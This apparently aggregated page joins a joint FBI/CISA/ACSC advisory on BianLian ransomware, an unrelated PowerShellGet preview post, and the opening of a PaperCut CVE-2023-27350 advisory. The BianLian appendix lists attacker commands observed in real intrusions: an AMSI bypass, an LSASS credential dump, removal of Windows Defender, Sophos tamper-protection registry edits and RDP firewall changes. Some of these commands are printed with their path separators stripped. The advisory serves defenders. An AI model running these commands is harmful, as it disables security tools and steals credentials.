Note: This advisory uses the MITRE ATT&CK® for Enterprise framework, version 13. See the MITRE ATT&CK® Tactics and Techniques section for a table of the threat actors’ activity mapped to MITRE ATT&CK® Tactics and Techniques. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.

BianLian is a ransomware developer, deployer, and data extortion cybercriminal group. FBI observed BianLian group targeting organizations in multiple U.S. critical infrastructure sectors since June 2022. In Australia, ACSC has observed BianLian group predominately targeting private enterprises, including one critical infrastructure organization. BianLian group originally employed a double-extortion model in which they exfiltrated financial, client, business, technical, and personal files for leverage and encrypted victims’ systems. In 2023, FBI observed BianLian shift to primarily exfiltration-based extortion with victims’ systems left intact, and ACSC observed BianLian shift exclusively to exfiltration-based extortion. BianLian actors warn of financial, business, and legal ramifications if payment is not made.

Initial Access

BianLian group actors gain initial access to networks by leveraging compromised Remote Desktop Protocol (RDP) credentials likely acquired from initial access brokers [T1078],[T1133] or via phishing [T1566].

Command and Control

BianLian group actors implant a custom backdoor specific to each victim written in Go (see the Indicators of Compromise Section for an example) [T1587.001] and install remote management and access software—e.g., TeamViewer, Atera Agent, SplashTop, AnyDesk—for persistence and command and control [T1105],[T1219].

FBI also observed BianLian group actors create and/or activate local administrator accounts [T1136.001] and change those account passwords [T1098].

Defense Evasion

BianLian group actors use PowerShell [T1059.001] and Windows Command Shell [T1059.003] to disable antivirus tools [T1562.001], specifically Windows defender and Anti-Malware Scan Interface (AMSI). BianLian actors modify the Windows Registry [T1112] to disable tamper protection for Sophos SAVEnabled, SEDEenabled, and SAVService services, which enables them to uninstall these services. See Appendix: Windows PowerShell and Command Shell Activity for additional information, including specific commands they have used.

Discovery

BianLian group actors use a combination of compiled tools, which they first download to the victim environment, to learn about the victim’s environment. BianLian group actors have used:

  • Advanced Port Scanner, a network scanner used to find open ports on network computers and retrieve versions of programs running on the detected ports [T1046].
  • SoftPerfect Network Scanner (netscan.exe), a network scanner that can ping computers, scan ports, and discover shared folders [T1135].
  • SharpShares to enumerate accessible network shares in a domain.
  • PingCastle to enumerate Active Directory (AD) [T1482]. PingCastle provides an AD map to visualize the hierarchy of trust relationships.

BianLian actors also use native Windows tools and Windows Command Shell to:

  • Query currently logged-in users [T1033].
  • Query the domain controller to identify:
  • Retrieve a list of all domain controllers and domain trusts.
  • Identify accessible devices on the network [T1018].

See Appendix: Windows PowerShell and Command Shell Activity for additional information, including specific commands they have used.

Credential Access

BianLian group uses valid accounts for lateral movement through the network and to pursue other follow-on activity. To obtain the credentials, BianLian group actors use Windows Command Shell to find unsecured credentials on the local machine [T1552.001]. FBI also observed BianLian harvest credentials from the Local Security Authority Subsystem Service (LSASS) memory [T1003.001], download RDP Recognizer (a tool that could be used to brute force RDP passwords or check for RDP vulnerabilities) to the victim system, and attempt to access an Active Directory domain database (NTDS.dit) [T1003.003].

In one case, FBI observed BianLian actors use a portable executable version of an Impacket tool (secretsdump.py) to move laterally to a domain controller and harvest credential hashes from it. Note: Impacket is a Python toolkit for programmatically constructing and manipulating network protocols. Through the Command Shell, an Impacket user with credentials can run commands on a remote device using the Windows management protocols required to support an enterprise network. Threat actors can run portable executable files on victim systems using local user rights, assuming the executable is not blocked by an application allowlist or antivirus solution.

See Appendix: Windows PowerShell and Command Shell Activity for additional information.

Persistence and Lateral Movement

BianLian group actors use PsExec and RDP with valid accounts for lateral movement [T1021.001]. Prior to using RDP, BianLian actors used Command Shell and native Windows tools to add user accounts to the local Remote Desktop Users group, modified the added account’s password, and modified Windows firewall rules to allow incoming RDP traffic [T1562.004]. See Appendix: Windows PowerShell and Command Shell Activity for additional information.

In one case, FBI found a forensic artifact (exp.exe) on a compromised system that likely exploits the Netlogon vulnerability (CVE-2020-1472) and connects to a domain controller.

Collection

FBI observed BianLian group actors using malware (system.exe) that enumerates registry [T1012] and files [T1083] and copies clipboard data from users [T1115].

Exfiltration and Impact

BianLian group actors search for sensitive files using PowerShell scripts (See Appendix: Windows PowerShell and Command Shell Activity) and exfiltrate them for data extortion. Prior to January 2023, BianLian actors encrypted files [T1486] after exfiltration for double extortion.

BianLian group uses File Transfer Protocol (FTP) [T1048] and Rclone, a tool used to sync files to cloud storage, to exfiltrate data [T1537]. FBI observed BianLian group actors install Rclone and other files in generic and typically unchecked folders such as programdatavmware and music folders. ACSC observed BianLian group actors use Mega file-sharing service to exfiltrate victim data [T1567.002].

BianLian’s encryptor (encryptor.exe) modified all encrypted files to have the .bianlian extension. The encryptor created a ransom note, Look at this instruction.txt, in each affected directory (see Figure 1 for an example ransom note.) According to the ransom note, BianLian group specifically looked for, encrypted, and exfiltrated financial, client, business, technical, and personal files.

Screenshot of sample text
Figure 1: BianLian Sample Ransom Note (Look at this instruction.txt)

If a victim refuses to pay the ransom demand, BianLian group threatens to publish exfiltrated data to a leak site maintained on the Tor network. The ransom note provides the Tox ID A4B3B0845DA242A64BF17E0DB4278EDF85855739667D3E2AE8B89D5439015F07E81D12D767FC, which does not vary across victims. The Tox ID directs the victim organization to a Tox chat via https://qtox.github[.]io and includes an alternative contact email address (swikipedia@onionmail[.]org or xxx@mail2tor[.]com). The email address is also the same address listed on the group’s Tor site under the contact information section. Each victim company is assigned a unique identifier included in the ransom note. BianLian group receives payments in unique cryptocurrency wallets for each victim company.

BianLian group engages in additional techniques to pressure the victim into paying the ransom; for example, printing the ransom note to printers on the compromised network. Employees of victim companies also reported receiving threatening telephone calls from individuals associated with BianLian group.

Indicators of Compromise (IOC)

See Table 1 for IOCs obtained from FBI investigations as of March 2023.

Table 1: BianLian Ransomware and Data Extortion Group IOCs

Name

SHA-256 Hash

Description

def.exe

7b15f570a23a5c5ce8ff942da60834a9d0549ea3ea9f34f900a09331325df893

Malware associated with BianLian intrusions, which is an example of a possible backdoor developed by BianLian group.

encryptor.exe

1fd07b8d1728e416f897bef4f1471126f9b18ef108eb952f4b75050da22e8e43

Example of a BianLian encryptor.

exp.exe

0c1eb11de3a533689267ba075e49d93d55308525c04d6aff0d2c54d1f52f5500

Possible NetLogon vulnerability (CVE-2020-1472) exploitation.

system.exe

40126ae71b857dd22db39611c25d3d5dd0e60316b72830e930fba9baf23973ce

Enumerates registry and files. Reads clipboard data.

MITRE ATT&CK Techniques

See Table 2 for all referenced threat actor tactics and techniques in this advisory.

Table 2: BianLian Group Actors ATT&CK Techniques for Enterprise

Technique Title

ID

Use

Resource Development

Develop Capabilities: Malware

T1587.001

BianLian group actors developed a custom backdoor used in their intrusions.

Initial Access

External Remote Services

T1133

BianLian group actors used RDP with valid accounts as a means of gaining initial access and for lateral movement.

Phishing

T1566

BianLian group actors used phishing to obtain valid user credentials for initial access.

Valid Accounts

T1078

BianLian group actors used RDP with valid accounts as a means of gaining initial access and for lateral movement.

Execution

Command and Scripting Interpreter: PowerShell

T1059.001

BianLian group actors used PowerShell to disable AMSI on Windows. See Appendix: Windows PowerShell and Command Shell Activity for additional information.

Command and Scripting Interpreter: Windows Command Shell

T1059.003

BianLian group actors used Windows Command Shell to disable antivirus tools, for discovery, and to execute their tools on victim networks. See Appendix: Windows PowerShell and Command Shell Activity for additional information.

Scheduled Task/Job: Scheduled Task

T1053.005

BianLian group actors used a Scheduled Task run as SYSTEM (the highest privilege Windows accounts) to execute a Dynamic Link Library (DLL) file daily. See Appendix: Windows PowerShell and Command Shell Activity for additional information.

Persistence

Account Manipulation

T1098

BianLian group actors changed the password of an account they created.

BianLian actors modified the password of an account they added to the local Remote Desktop Users group.

Create Account: Local Account

T1136.001

BianLian group actors created/activated a local administrator account.

BianLian group actors used net.exe to add a user account to the local Remote Desktop Users group. (See Appendix: Windows PowerShell and Command Shell Activity for more information.)

Defense Evasion

Modify Registry

T1112

BianLian group actors modified the registry to  disable user authentication for RDP connections, allow a user to receive help from Remote Assistance, and disable tamper protection for Sophos SAVEnabled, SEDEenabled, and SAVService services, which enables them to uninstall these services.

Impair Defenses: Disable or Modify Tools

T1562.001

BianLian group actors disabled Windows defender, AMSI, and Sophos SAVEnabled and SEDEenabled tamper protection services. See Appendix: Windows PowerShell and Command Shell Activity for additional information.

Impair Defenses: Disable or Modify System Firewall

T1562.004

BianLian group actors added modified firewalls to allow RDP traffic by adding new rules to the Windows firewall that allow incoming RDP traffic and enable a pre-existing Windows firewall rule group named Remote Desktop.

Credential Access

OS Credential Dumping: LSASS Memory

T1003.001

BianLian group actors accessed credential material stored in the process memory of the LSASS. See Appendix: Windows PowerShell and Command Shell Activity for additional information.

OS Credential Dumping: NTDS

T1003.003

BianLian group actors attempted to access or create a copy of the Active Directory domain database in order to steal credential information and to obtain other information about domain members such as devices, users, and access rights.

Unsecured Credentials: Credentials In Files

T1552.001

BianLian group actors searched local file systems and remote file shares for files containing insecurely stored credentials.

Discovery

Account Discovery: Domain Account

1087.002

BianLian group actors queried the domain controller to identify accounts in the Domain Admins and Domain Computers groups. This information can help adversaries determine which domain accounts exist to aid in follow-on activity.

Domain Trust Discovery

T1482

BianLian group actors used PingCastle to enumerate the AD and map trust relationships.

BianLian group actors retrieved a list of domain trust relationships used to identify lateral movement opportunities in Windows multi-domain/forest environments.

File and Directory Discovery

T1083

BianLian group used malware (system.exe) that enumerates files.

Network Service Discovery

T1046

BianLian actors used Advanced Port Scanner and SoftPerfect Network Scanner to ping computers, scan ports, and identify program versions running on ports.

Network Share Discovery

T1135

BianLian actors used SoftPerfect Network Scanner, which can discover shared folders.

BianLian group actors used SharpShares to enumerate accessible network shares in a domain.

Permission Groups Discovery: Domain Groups

T1069.002

BianLian group actors queried the domain controller to identify groups.

Query Registry

T1012

BianLian group used malware (system.exe) that enumerates registry.

Remote System Discovery

T1018

BianLian group actors attempted to get a listing of other systems by IP address, hostname, or other logical identifier on a network that may be used for lateral movement.

BianLian group actors retrieved a list of domain controllers.

System Owner User Discovery

T1033

BianLian group actors queried currently logged-in users on a machine.

Lateral Movement

Remote Services: Remote Desktop Protocol

T1021.001

BianLian group actors used RDP with valid accounts for lateral movement.

Collection

Clipboard Data

T1115

BianLian group actors’ malware collects data stored in the clipboard from users copying information within or between applications.

Command and Control

Ingress Tool Transfer

T1105

BianLian group actors transferred tools or other files from an external system into a compromised environment.

Remote Access Software

T1219

BianLian group actors used legitimate desktop support and remote access software, such as TeamViewer, Atera, and SplashTop, to establish an interactive command and control channel to target systems within networks.

Exfiltration

Transfer Data to Cloud Account

T1537

BianLian group actors used Rclone to exfiltrate data to a cloud account they control on the same service to avoid typical file transfers/downloads and network-based exfiltration detection.

Exfiltration Over Alternative Protocol

T1048

BianLian group actors exfiltrated data via FTP.

Exfiltration Over Web Service: Exfiltration to Cloud Storage

T1567.002

BianLian group actors exfiltrated data via Mega public file-sharing service.

Impact

Data Encrypted for Impact

T1486

BianLian group actors encrypted data on target systems.

Mitigations

FBI, CISA, and ACSC recommend organizations implement the mitigations below to improve your organization’s cybersecurity posture on the basis of the threat actors’ activity. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats and TTPs. Visit CISA’s Cross-Sector Cybersecurity Performance Goals for more information on the CPGs, including additional recommended baseline protections.

  • Reduce threat of malicious actors using remote access tools by:
    • Auditing remote access tools on your network to identify currently used and/or authorized software.
    • Reviewing logs for execution of remote access software to detect abnormal use of programs running as a portable executable [CPG 2.T].
    • Using security software to detect instances of remote access software only being loaded in memory.
    • Requiring authorized remote access solutions only be used from within your network over approved remote access solutions, such as virtual private networks (VPNs) or virtual desktop interfaces (VDIs).
    • Blocking both inbound and outbound connections on common remote access software ports and protocols at the network perimeter.
  • Implement application controls to manage and control execution of software, including allowlisting remote access programs.
    • Application controls should prevent installation and execution of portable versions of unauthorized remote access and other software. A properly configured application allowlisting solution will block any unlisted application execution. Allowlisting is important because antivirus solutions may fail to detect the execution of malicious portable executables when the files use any combination of compression, encryption, or obfuscation.

See NSA Cybersecurity Information sheet Enforce Signed Software Execution Policies for additional guidance.

  • Strictly limit the use of RDP and other remote desktop services. If RDP is necessary, rigorously apply best practices, for example [CPG 2.W]:
  • Disable command-line and scripting activities and permissions [CPG 2.N].
  • Restrict the use of PowerShell, using Group Policy, and only grant to specific users on a case-by-case basis. Typically, only those users or administrators who manage the network or Windows operating systems (OSs) should be permitted to use PowerShell [CPG 2.E].
  • Update Windows PowerShell or PowerShell Core to the latest version and uninstall all earlier PowerShell versions. Logs from Windows PowerShell prior to version 5.0 are either non-existent or do not record enough detail to aid in enterprise monitoring and incident response activities [CPG 1.E, 2.S, 2.T].
  • Enable enhanced PowerShell logging [CPG 2.T, 2.U].
    • PowerShell logs contain valuable data, including historical OS and registry interaction and possible TTPs of a threat actor’s PowerShell use.
    • Ensure PowerShell instances, using the latest version, have module, script block, and transcription logging enabled (enhanced logging).
    • The two logs that record PowerShell activity are the PowerShell Windows Event Log and the PowerShell Operational Log. FBI and CISA recommend turning on these two Windows Event Logs with a retention period of at least 180 days. These logs should be checked on a regular basis to confirm whether the log data has been deleted or logging has been turned off. Set the storage size permitted for both logs to as large as possible.
  • Configure the Windows Registry to require User Account Control (UAC) approval for any PsExec operations requiring administrator privileges to reduce the risk of lateral movement by PsExec.
  • Review domain controllers, servers, workstations, and active directories for new and/or unrecognized accounts [CPG 4.C].
  • Audit user accounts with administrative privileges and configure access controls according to the principle of least privilege [CPG 2.E].
  • Reduce the threat of credential compromise via the following:
    • Place domain admin accounts in the protected users’ group to prevent caching of password hashes locally.
    • Implement Credential Guard for Windows 10 and Server 2016 (Refer to Microsoft: Manage Windows Defender Credential Guard for more information). For Windows Server 2012R2, enable Protected Process Light for Local Security Authority (LSA).
    • Refrain from storing plaintext credentials in scripts.
  • Implement time-based access for accounts set at the admin level and higher [CPG 2.A, 2.E]. For example, the Just-in-Time (JIT) access method provisions privileged access when needed and can support enforcement of the principle of least privilege (as well as the Zero Trust model). This is a process where a network-wide policy is set in place to automatically disable admin accounts at the Active Directory (AD) level when the account is not in direct need. Individual users may submit their requests through an automated process that grants them access to a specified system for a set timeframe when they need to support the completion of a certain task.

In addition, FBI, CISA, and ACSC recommend network defenders apply the following mitigations to limit potential adversarial use of common system and network discovery techniques and to reduce the impact and risk of compromise by ransomware or data extortion actors:

  • Implement a recovery plan to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, segmented, and secure location (e.g., hard drive, storage device, or the cloud).
  • Maintain offline backups of data, and regularly maintain backup and restoration (daily or weekly at minimum). By instituting this practice, an organization minimizes the impact of disruption to business practices as they will not be as severe and/or only have irretrievable data [CPG 2.R]. ACSC recommends organizations follow the 3-2-1 backup strategy in which organizations have three copies of data (one copy of production data and two backup copies) on two different media such as disk and tape, with one copy kept off-site for disaster recovery.
  • Require all accounts with password logins (e.g., service account, admin accounts, and domain admin accounts) to comply with National Institute for Standards and Technology (NIST) standards for developing and managing password policies.
    • Use longer passwords consisting of at least 15 characters [CPG 2.B].
    • Store passwords in hashed format using industry-recognized password managers.
    • Add password user “salts” to shared login credentials.
    • Avoid reusing passwords [CPG 2.C].
    • Implement multiple failed login attempt account lockouts [CPG 2.G].
    • Disable password “hints”.
    • Refrain from requiring password changes more frequently than once per year.
      Note: NIST guidance suggests favoring longer passwords instead of requiring regular and frequent password resets. Frequent password resets are more likely to result in users developing password “patterns” cyber criminals can easily decipher.
    • Require administrator credentials to install software.
  • Require phishing-resistant multifactor authentication for all services to the extent possible, particularly for webmail, virtual private networks, and accounts that access critical systems [CPG 2.H].
  • Keep all operating systems, software, and firmware up to date. Timely patching is one of the most efficient and cost-effective steps an organization can take to minimize its exposure to cybersecurity threats. Organizations should patch vulnerable software and hardware systems within 24 to 48 hours from vulnerability disclosure. Prioritize patching known exploited vulnerabilities in internet-facing systems [CPG 1.E].
  • Segment networks to prevent the spread of ransomware. Network segmentation can help prevent the spread of ransomware by controlling traffic flows between—and access to—various subnetworks, restricting further lateral movement [CPG 2.F].
  • Identify, detect, and investigate abnormal activity and potential traversal of the indicated ransomware with a networking monitoring tool. To aid in detecting ransomware, implement a tool that logs and reports all network traffic, including lateral movement activity on a network. Endpoint detection and response (EDR) tools are particularly useful for detecting lateral connections, as they have insight into common and uncommon network connections for each host [CPG 3.A].
  • Install, regularly update, and enable real time detection for antivirus software on all hosts.
  • Disable unused ports [CPG 2.V].
  • Consider adding an email banner to emails received from outside your organization [CPG 2.M].
  • Ensure all backup data is encrypted, immutable (i.e., cannot be altered or deleted), and covers the entire organization’s data infrastructure [CPG 2.K, 2.L, 2.R].

Validate Security Controls

In addition to applying mitigations, FBI, CISA, and ACSC recommend exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK for Enterprise framework in this advisory. FBI, CISA, and ACSC recommend testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.

To get started:

  1. Select an ATT&CK technique described in this advisory (see Table 2).
  2. Align your security technologies against the technique.
  3. Test your technologies against the technique.
  4. Analyze your detection and prevention technologies’ performance.
  5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
  6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

FBI, CISA, and ACSC recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

RESOURCES

Reporting

The FBI is seeking any information that can be shared, including boundary logs showing communication to and from foreign IP addresses, a sample ransom note, communications with BianLian actors, Bitcoin wallet information, decryptor files, and/or a benign sample of an encrypted file. The FBI and CISA do not encourage paying ransom, as payment does not guarantee victim files will be recovered. Furthermore, payment may also embolden adversaries to target additional organizations, encourage other criminal actors to engage in the distribution of ransomware, and/or fund illicit activities. Regardless of whether you or your organization have decided to pay the ransom, the FBI and CISA urge you to promptly report ransomware incidents to a local FBI Field Office or CISA at cisa.gov/report. Australian organizations that have been impacted or require assistance in regard to a ransomware incident can contact ACSC via 1300 CYBER1 (1300 292 371) or by submitting a report cyber.gov.au.

Acknowledgements

Microsoft and Sophos contributed to this advisory.

APPENDIX: WINDOWS PowerSHell and COMMAND SHELL ACTIVITY

Through FBI investigations as of March 2023, FBI has observed BianLian actors use the commands in Table 3. ACSC has observed BianLian actors use some of the same commands.

Table 3: PowerShell and Windows Command Shell Activity

Command

Use

[Ref].Assembly.GetType(‘System.Management.Automation.AmsiUtils’).GetField(‘amsiInitFailed’,’NonPublic,* Static’).SetValue($null,$true) 

Disables the AMSI on Windows. AMSI is a built-in feature on Windows 10 and newer that provides an interface for anti-malware scanners to inspect scripts prior to execution. When AMSI is disabled, malicious scripts may bypass antivirus solutions and execute undetected.

cmd.exe /Q /c for /f “tokens=1,2 delims= “ ^%A in (‘”tasklist /fi “Imagename eq lsass.exe” | find “lsass””’) do rundll32.exe C:windowsSystem32comsvcs.dll, MiniDump ^%B WindowsTemp<file>.csv full

Creates a memory dump lsass.exe process and saves it as a CSV filehttps://attack.mitre.org/versions/v12/techniques/T1003/001/.  BianLian actors used it to harvest credentials from lsass.exe.

cmd.exe /Q /c net user <admin> /active:yes 1> 127.0.0.1C$WindowsTemp<folder> 2>&1

Activates the local Administrator account.

cmd.exe /Q /c net user “<admin>”<password> 1> 127.0.0.1C$WindowsTemp<folder> 2>&1

Changes the password of the newly activated local Administrator account.

cmd.exe /Q /c quser 1> 127.0.0.1C$WindowsTemp<folder> 2>&1

Executes quser.exe to query the currently logged-in users on a machine. The command is provided arguments to run quietly and exit upon completion, and the output is directed to the WindowsTemp directory.

dism.exe /online /Disable-Feature /FeatureName:Windows-Defender /Remove /NoRestart

Using the Deployment Image Servicing and Management (DISM) executable file, removes the Windows Defender feature.

dump.exe -no-pass -just-dc user.local/<fileserver.local>@<local_ip>

Executes secretsdump.py, a Portable Executable version of an Impacket tool. Used to dump password hashes from domain controllers.

exp.exe -n <fileserver.local> -t <local_ip>

Possibly attempted exploitation of the NetLogon vulnerability (CVE-2020-1472).

findstr /spin “password” *.* >C:UserstrainingMusic<file>.txt

Searches for the string password in all files in the current directory and its subdirectories and puts the output to a file.

ldap.exe -u user<user> -p <password> ldap://<local_ip>

Connects to the organization’s Lightweight Directory Access Protocol (LDAP) server.

logoff

Logs off the current user from a Windows session. Can be used to log off multiple users at once.

mstsc

Launches Microsoft Remote Desktop Connection client application in Windows.

net group /domain

Retrieves a list of all groups from the domain controller.

net group ‘Domain Admins’ /domain

Queries the domain controller to retrieve a list of all accounts from Domain Admins group.

net group ‘Domain Computers’ /domain

Queries the domain controller to retrieve a list of all accounts from Domain Computers group.

net user /domain

Queries the domain controller to retrieve a list of all users in the domain.

net.exe localgroup “Remote Desktop Users” <user> /add

Adds a user account to the local Remote Desktop Users group.

net.exe user <admin> <password> /domain

Modifies the password for the specified account.

netsh.exe advfirewall firewall add rule “name=allow RemoteDesktop” dir=in * protocol=TCP localport=<port num> action=allow

Adds a new rule to the Windows firewall that allows incoming RDP traffic.

netsh.exe advfirewall firewall set rule “group=remote desktop” new enable=Yes

Enables the pre-existing Windows firewall rule group named Remote Desktop. This rule group allows incoming RDP traffic.

nltest /dclist

Retrieves a list of domain controllers.

nltest /domain_trusts

Retrieves a list of domain trusts.

ping.exe -4 -n 1 *

Sends a single ICMP echo request packet to all devices on the local network using the IPv4 protocol. The output of the command will show if the device is reachable or not.

quser; ([adsisearcher]”(ObjectClass=computer)”).FindAll().count;([adsisearcher]”(ObjectClass=user)”).FindAll().count;[Security.Principal.WindowsIdentity]::GetCurrent() | select name;net user “$env:USERNAME” /domain; (Get-WmiObject -class Win32_OperatingSystem).Caption; Get-WmiObject -Namespace rootcimv2 -Class Win32_ComputerSystem; net group “domain admins” /domain; nltest /dclist:; nltest /DOMAIN_TRUSTS

Lists the current Windows identity for the logged-in user and displays the user’s name. Uses the Active Directory Services Interface (ADSI) to search for all computer and user objects in the domain and returns counts of the quantities found. Lists information about the current user account from the domain, such as the user’s name, description, and group memberships. Lists information about the operating system installed on the local computer. Lists information about the “Domain Admins” group from the domain. Lists all domain controllers in the domain. Displays information about domain trusts.

reg.exe add “HKEY_LOCAL_MACHINESYSTEMCurrentControlSetControlTerminal * ServerWinStationsRDP-Tcp” /v UserAuthentication /t REG_DWORD /d 0 /f

Adds/overwrites a new Registry value to disable user authentication for RDP connections.

reg.exe add “HKEY_LOCAL_MACHINESYSTEMCurrentControlSetControlTerminal Server” /* v fAllowToGetHelp /t REG_DWORD /d 1 /f

Adds/overwrites a new Registry value to allow a user to receive help from Remote Assistance.

reg.exe add “HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesSophos Endpoint * DefenseTamperProtectionConfig” /t REG_DWORD /v SAVEnabled /d 0 /f

Adds/overwrites a new Registry value to disable tamper protection for Sophos antivirus named SAVEnabled.

reg.exe add “HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesSophos Endpoint * DefenseTamperProtectionConfig” /t REG_DWORD /v SEDEnabled /d 0 /f

Adds/overwrites a new Registry value to disable tamper protection for Sophos antivirus named SEDEnabled.

reg.exe ADD * HKEY_LOCAL_MACHINESOFTWAREWOW6432NodeSophosSAVServiceTamperProtection /t REG_DWORD /v Enabled /d 0 /f

Adds/overwrites a new registry value to disable tamper protection for a Sophos antivirus service called SAVService.

reg.exe copy hklmsystemCurrentControlSetservicestvnserver * hklmsystemCurrentControlSetcontrolsafebootnetworktvnserver /s /f

Copies the configuration settings for the tvnserver service to a new location in the registry that will be used when the computer boots into Safe Mode with Networking. This allows the service to run with the same settings in Safe Mode as it does in normal mode.

s.exe /threads:50 /ldap:all /verbose /outfile:c:users<user>desktop1.txt

Executes SharpShares.

schtasks.exe /RU SYSTEM /create /sc ONCE /<user> /tr “cmd.exe /crundll32.exe c:programdatanetsh.dll,Entry” /ST 04:43

Creates a Scheduled Task run as SYSTEM at 0443 AM. When the task is run, cmd.exe uses crundll32.exe to run the DLL file netsh.dll. (It is likely that netsh.dll is a malware file and not associated with netsh.)

start-process PowerShell.exe -arg C:UsersPublicMusic<file>.ps1 -WindowStyle Hidden

Executes a PowerShell script, while keeping the PowerShell window hidden from the user.

Disclaimer

The information in this report is being provided “as is” for informational purposes only. FBI, CISA, and ACSC do not endorse any commercial product or service, including any subjects of analysis. Any reference to specific commercial products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by FBI, CISA, or ACSC.


PowerShellGet 3.0 Preview 21

This post was originally published on this site

We are excited to announce that an update to our preview of PowerShellGet 3.0 is now available on the PowerShell Gallery!

How to Install PowerShellGet 3.0 Preview 21

Prerequisites

Please ensure that you have the latest (non-prerelease) version of PowerShellGet and PackageManagement installed. To check the version you currently have installed run the command Get-InstalledModule PowerShellGet, PackageManagement

The latest version of PowerShellGet is 2.2.5, and the latest version of PackageManagement is 1.4.7. To install the latest versions of these modules run the following: Install-Module PowerShellGet -Force -AllowClobber

Installing the Preview

To install this preview release side-by-side with your existing PowerShellGet version, open any PowerShell console and run: Install-Module PowerShellGet -Force -AllowPrerelease

What to expect in this update

This update moves local repositories off of the NuGet APIs, this change was made to enable future improvements such as parallelization. This update also includes a number of bug fixes.

In this update we also made the decision to hold off on merging PowerShellGet previews into PowerShell 7.4 previews until June. This decision was made because we want to be really intentional about our decision making process with merging, or not merging, the compatibility module into PowerShellGet. At this point in time we are exploring a number of different options regarding module compatilibity to participate in this converation please refer to this issue.

Features of this release

New Features

  • Move off of NuGet client APIs for local repositories

Bug Fixes

  • Update properties on PSResourceInfo object to Remove PackageMangementProvider property and make PowerShellGetFormatVersion property private
  • Rename cmdlets
    • Get-PSResource -> Get-InstalledPSResource
    • New-PSScriptFileInfob -> New-PSScriptFile
    • Test-PSScriptFileInfo -> Test-PSScriptFile
  • Fix ValueFromPipelineByPropertyName on Save, Install
  • add Help message for mandatory params across cmdlets
  • Fix version range bug for Update-PSResource
  • Fix attribute bugfixes for Find and Install params
  • Correct Unexpected spelling of Unexpected
  • Resolve bug with Find-PSResource -Type Module not returning module

Features to Expect in Coming Preview Releases

This module is feature complete but we are continuing to make bug fixes. For the full list of issues for our next preview release please refer to our GitHub project.

How to Track the Development of this Module

GitHub is the best place to track the bugs/feature requests related to this module. We have used a combination of projects and labels on our GitHub repo to track issues for this upcoming release. We are using the label Resolved-3.0 to label issues that we plan to release at some point before we release the module as GA (generally available).

Timeline/Road Map

Expect to see preview releases as bug fixes are made. User feedback will help us determine when we can have a Release Candidate version of the module which will be supported to be used in production. Based on user feedback, if we believe the 3.0 release is complete, then we will publish a 3.0 version of the module as Generally Available. Since these milestones are driven by quality, rather than date, we can not offer an exact timeline at this point.

How to Give feedback and Get Support

We cannot overstate how critical user feedback is at this stage in the development of the module. Feedback from preview releases help inform design decisions without incurring a breaking change once generally available and used in production.

In order to help us to make key decisions around the behavior of the module please give us feedback by opening issues in our GitHub repository.

Sydney Smith

PowerShell Team

The post PowerShellGet 3.0 Preview 21 appeared first on PowerShell Team.

Malicious Actors Exploit CVE-2023-27350 in PaperCut MF and NG

This post was originally published on this site

SUMMARY

The Federal Bureau of Investigation (FBI) and Cybersecurity and Infrastructure Security Agency (CISA) are releasing this joint Cybersecurity Advisory (CSA) in response to the active exploitation of CVE-2023-27350. This vulnerability occurs in certain versions of PaperCut NG and PaperCut MF and enables an unauthenticated actor to execute malicious code remotely without credentials. PaperCut released a patch in March 2023.

According to FBI observed information, malicious actors exploited CVE-2023-27350 beginning in mid-April 2023 and continuing through the present. In early May 2023, also according to FBI information, a group self-identifying as the Bl00dy Ransomware Gang attempted to exploit vulnerable PaperCut servers against the Education Facilities Subsector.

This joint advisory provides detection methods for exploitation of CVE-2023-27350 as well and indicators of compromise (IOCs) associated with Bl00dy Ransomware Gang activity. FBI and CISA strongly encourage users and administrators to immediately apply patches, and workarounds if unable to patch. FBI and CISA especially encourage organizations who did not patch immediately to assume compromise and hunt for malicious activity using the detection signatures in this CSA. If potential compromise is detected, organizations should apply the incident response recommendations included in this CSA.

Download the PDF version of this report:

TECHNICAL DETAILS

Vulnerability Overview

CVE-2023-27350 allows a remote actor to bypass authentication and conduct remote code execution on the following affected installations of PaperCut:[1]

  • Version 8.0.0 to 19.2.7
  • Version 20.0.0 to 20.1.6
  • Version 21.0.0 to 21.2.10
  • Version 22.0.0 to 22.0.8

PaperCut servers vulnerable to CVE-2023-27350 implement improper access controls in the SetupCompleted Java class, allowing malicious actors to bypass user authentication and access the server as an administrator. After accessing the server, actors can leverage existing PaperCut software features for remote code execution (RCE). There are currently two publicly known proofs of concept for achieving RCE in vulnerable PaperCut software:

  • Using the print scripting interface to execute shell commands.
  • Using the User/Group Sync interface to execute a living-off-the-land-style attack.

FBI and CISA note that actors may develop other methods for RCE.

The PaperCut server process pc-app.exe runs with SYSTEM- or root-level privileges. When the software is exploited to execute other processes such as cmd.exe or powershell.exe, these child processes are created with the same privileges. Commands supplied with the execution of these processes will also run with the same privileges. As a result, a wide range of post-exploitation activity is possible following initial access and compromise.

This CVE was added to CISA’s Known Exploited Vulnerabilities (KEV) Catalog on April 21, 2023.

Threat Actor Activity

Education Facilities Subsector entities maintained approximately 68% of exposed, but not necessarily vulnerable, U.S.-based PaperCut servers. In early May 2023, according to FBI information, the Bl00dy Ransomware Gang gained access to victim networks across the Education Facilities Subsector where PaperCut servers vulnerable to CVE-2023-27350 were exposed to the internet. Ultimately, some of these operations led to data exfiltration and encryption of victim systems. The Bl00dy Ransomware Gang left ransom notes on victim systems demanding payment in exchange for decryption of encrypted files (see Figure 1).

Figure 1: Example Bl00dy Gang Ransomware Note

